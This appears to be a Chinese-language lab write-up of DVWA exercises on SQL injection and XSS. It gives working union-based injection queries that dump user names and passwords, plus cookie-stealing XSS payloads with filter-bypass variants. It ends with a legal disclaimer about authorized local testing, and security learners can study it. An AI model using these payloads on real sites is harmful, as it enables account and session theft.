SQL Injection-High

1.这就是一道很经典的SQL注入的题目,我们根据这种题目的全流程来做一遍。首先是要确定这个注入点在哪里,确定注入成功,可以开始操作。


2.然后我们要去确定这个数据库的列数,当我们输入1' order by 3#的时候就会报错,所以确定这个列数为2

3.下一步是判断数据的位置以及确定数据库的类型以及相关信息,

4.然后就是确定这个数据库里面的数据表的名字
sql
0' union select convert(group_concat(table_name) using utf8) collate utf8_general_ci,2 from information_schema.tables where table_schema=database()#
5.下一步就是得到这个数据表里的users的信息
sql
0' union select convert(group_concat(column_name) using utf8) collate utf8_general_ci,2 from information_schema.columns where table_schema='dvwa'#
6.然后我们通过上面得到的确定的两列user和password来获取这两列的信息,解决问题
sql
0' union select convert(group_concat(user,0x3a,password) using utf8) collate utf8_general_ci,2 from dvwa.users#
XSS Reflected-Medium

1.这个XSS反射题目我们按照之前的写法直接输入:得到的反馈是直接输出中间那一部分,没有拿到目的的cookie值,所以我们可以换一种写法:
javascript
<script>alert(document.cookie)</script>利用它只匹配小写 <script> 的漏洞,写成大写:
javascript
<ScRiPt>alert(document.cookie)</sCrIpT>或者是嵌套拆字(把删掉的部分补回来):
javascript
<scr<script>ipt>alert(1)</scr</script>ipt>换标签(根本不用 script 标签):
javascript
<img src=x onerror=alert(document.cookie)>这样都可以直接得到目的的cookie
XSS Stored-Medium


1.这个题目和之前的题目不一样,这个Name框里面会限制输入的字符大小,但是这个我们是可以在BP里面解决的,先可以随便在两个框内输入信息,然后用BP拦截这一次的访问,然后再进行修改即可,然后成功后记得清空留言板。
声明:
本文所有实验均在本人本地电脑搭建的 DVWA(Damn Vulnerable Web Application)授权靶场环境中完成。DVWA 是专为网络安全学习设计的开源漏洞演练平台,实验环境为本地 phpStudy + MySQL,未连接任何公网服务。文中涉及的注入与 XSS 技术仅用于个人学习网络安全知识与记录实验过程。
SQL 注入与 XSS 攻击均属于违法行为,《中华人民共和国刑法》第 285、286 条对非法侵入计算机信息系统、破坏计算机信息系统罪有明确规定,《网络安全法》对危害网络信息安全的行为亦有相应罚则。未经授权对他人网站、服务器或系统进行渗透测试,无论是否造成损害,都可能构成犯罪。
文中所有 payload 在合法授权环境之外不具备直接使用价值,且现代框架已普遍内置输出编码、参数化查询等防御措施。请读者仅在学习环境中复现,技术是用来防守的。
如有错误欢迎指正,转载请注明出处。